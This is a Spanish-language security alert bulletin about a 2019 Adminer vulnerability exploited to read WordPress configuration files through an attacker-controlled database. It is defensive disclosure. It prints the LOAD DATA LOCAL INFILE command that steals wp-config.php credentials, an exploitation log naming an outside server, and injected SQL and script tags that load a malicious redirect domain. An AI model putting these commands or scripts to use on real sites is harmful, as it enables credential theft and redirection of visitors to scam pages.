BOLETÍN DE ALERTA

Boletín Nro.: 2019-06
Fecha de publicación: 06/12/2019
Tema: Vulnerabilidad crítica en Adminer que permite la inyección masiva de código

Sistemas afectados:

- Gestor de base de datos Adminer hasta la versión 4.6.2

Descripción:

Adminer es una herramienta de gestión de base de datos, está escrita en php y permite la administración de una base de datos a través de una interfaz web, es bastante utilizado en servidores y embebidos en diversos plugins para plataformas populares CMS, tales como WordPress, Drupal, Joomla, Magento, y otros.

Recientemente se han detectado múltiples inyecciones de código en sitios web construidos sobre Wordpress, mediante la explotación de una vulnerabilidad crítica de Adminer. Los atacantes utilizan esta vulnerabilidad para obtener credenciales de base de datos a partir del archivo de configuración de los CMSs para que, con estas credenciales puedan tener acceso e inyectar código javascript en la base de datos de los sitios web. El código javascript es utilizado para generar redirecciones maliciosas a diversos dominios, como sitios de estafas, loterías falsas, notificaciones maliciosas del navegador entre otros. La inyección de este tipo de código malicioso va en aumento ya que los atacantes utilizan escaneos automatizado para detectar versiones vulnerables de Adminer.

Dos investigadores, han descubierto una vulnerabilidad que se da en la interacción de transferencia de archivos entre un host cliente y un servidor.

Dicha vulnerabilidad se da cuando, un atacante accede a la instancia Adminer de la víctima, pero en lugar de conectarse la base de datos de la víctima, se conecta a la base de datos alojada en su servidor. Luego, utilizando la instancia de Adminer de la víctima y conectado a la base de datos del servidor local, el atacante hace uso del comando de MySQL 'LOAD DATA LOCAL', el cual permite cargar un archivo local a una instancia de Adminer, generalmente los detalles de la configuración del sitio y/o contraseñas se almacenan en archivos de configuración, como por ejemplo **wp-config.php** (Wordpress), entonces ejecutando el siguiente comando:


LOAD DATA LOCAL INFILE 'wp-config.php' INTO TABLE test.test

FIELDS TERMINATED BY "\n"

el directorio sería leído por Adminer desde el servidor de base de datos víctima y enviado a la base de datos del atacante para ser almacenado, pudiendo así obtener las credenciales de acceso a la base de datos de la víctima.

Con estas credenciales de acceso, el atacante se desconecta de su servidor de base de datos local y se

conecta al servidor de base de datos de la víctima dónde podría seguir obteniendo información confidencial, inyectar código javascript, código php, inyección en base de datos, crear puertas traseras e instalar complementos falsos.



En casos recientes, se comprobó que luego de explotar la vulnerabilidad de Adminer para obtener las credenciales de la base de datos, los atacantes utilizan el Adminer para inyectar código javascript en la base de datos de los sitios web de Wordpress, mediante comandos SQL autenticados con dichas credenciales robadas.

```
<IP>   <timestamp>   GET /_adminer.php HTTP/1.1   200
<IP>   <timestamp>   POST /_adminer.php HTTP/1.1   302
<IP>   <timestamp>   GET /_adminer.php?server=213.226.71.184&username=<user_db_remoto>&db=<nombre_db_remoto>&sql= HTTP/1.1
<IP>   <timestamp>   POST /_adminer.php?server=213.226.71.184&username=<user_db_remoto>&db=<nombre_db_remoto>&sql= HTTP/1.1
<IP>   <timestamp>   POST /_adminer.php HTTP/1.1   206
<IP>   <timestamp>   POST /_adminer.php HTTP/1.1   206
<IP>   <timestamp>   GET /_adminer.php HTTP/1.1   200
<IP>   <timestamp>   POST /_adminer.php HTTP/1.1   302
<IP>   <timestamp>   GET /_adminer.php?username=<user_db_local>&&sql= HTTP/1.1   200
<IP>   <timestamp>   POST /_adminer.php?username=<user_db_local>&&sql= HTTP/1.1   200
<IP>   <timestamp>   POST /_adminer.php?username=<user_db_local>&&sql= HTTP/1.1   200
```

Figura 1: Extracto de log de la explotación de Adminer

En los casos observados, las inyecciones se realizan en la tabla bcl_options, modificando el parámetro siteurl, así como también en las tablas wp-post en las que se inyectan scripts de redirección en cada una de las publicaciones de la web:

```
INSERT INTO `bcl_options` VALUES (1,'siteurl','
https://clicks.worldctraffic.com/click?','yes')
```

```
nido. ¡Pásalo bien!<script src=\'https://clicks.worldctraffic.com/clizkes\' type=\'text/javascript\'></s
cript><script src=\'https://clicks.worldctraffic.com/clizkes\' type=\'text/javascript\'></script>','Pági
na de ejemplo','','inherit','closed','closed','','2-revision-v1','','','2015-10-28 00:24:50','2015-10-28
```

Figura 2: Ejemplo de inyecciones de scripts maliciosos en base de datos

Esto genera que el visitante de la página web sea redirigido a otro sitio controlado por el atacante.

Esta misma técnica es aplicable a otros sitios web basados en CMS populares, que almacenan las credenciales de la base de datos en archivos de configuración: wp-config.php (Wordpress) , local.xml (Magento), configuration.php (Joomla). Mediante la vulnerabilidad de Adminer, un atacante puede leer esos archivos para obtener las credenciales para, posteriormente, conectarse a la base de datos y ejecutar comandos sobre ella.

Impacto:

Un atacante puede hacerse con información confidencial, inyectar código javascript, código php, inyección en base de datos, crear puertas traseras e instalar complementos falsos en los sitios web.

Solución y Prevención:

Siempre es recomendable mantener nuestro gestor Adminer a la última versión estable disponible; este problema está resuelto desde la versión 4.6.3. En el siguiente enlace podrá encontrar las actualizaciones que resuelven el problema:

- https://www.adminer.org/#download

Se recomienda, no dejar accesible desde Internet las herramientas de gestión de base de datos como Adminer y limitar el acceso sólo a direcciones IP confiables o de no ser necesaria esta herramienta se debe considerar removerlo del servidor web.

En caso de que necesite un gestor de base de datos, se recomienda analizar la posibilidad de sustituir el gestor de base de datos Adminer, por otros gestores de base de datos que requieran de credenciales de acceso para el ingreso al panel de administración, una alternativa interesante es el phpmyadmin.

En caso de sospecha de que el gestor de base de datos Adminer se haya visto comprometido, no basta con actualizar el Adminer a la última versión, sino también se recomienda cambiar las credenciales de acceso a la bases de datos o cualquier otra credencial que haya podido ser expuesta durante la explotación de la vulnerabilidad.

Información adicional:

- https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool
- https://blog.sucuri.net/2019/11/vulnerable-versions-of-adminer-as-a-universal-infection-vector.html
- https://medium.com/bugbountywriteup/adminer-script-results-to-pwning-server-private-bug-bounty-program-fe6d8a43fe6f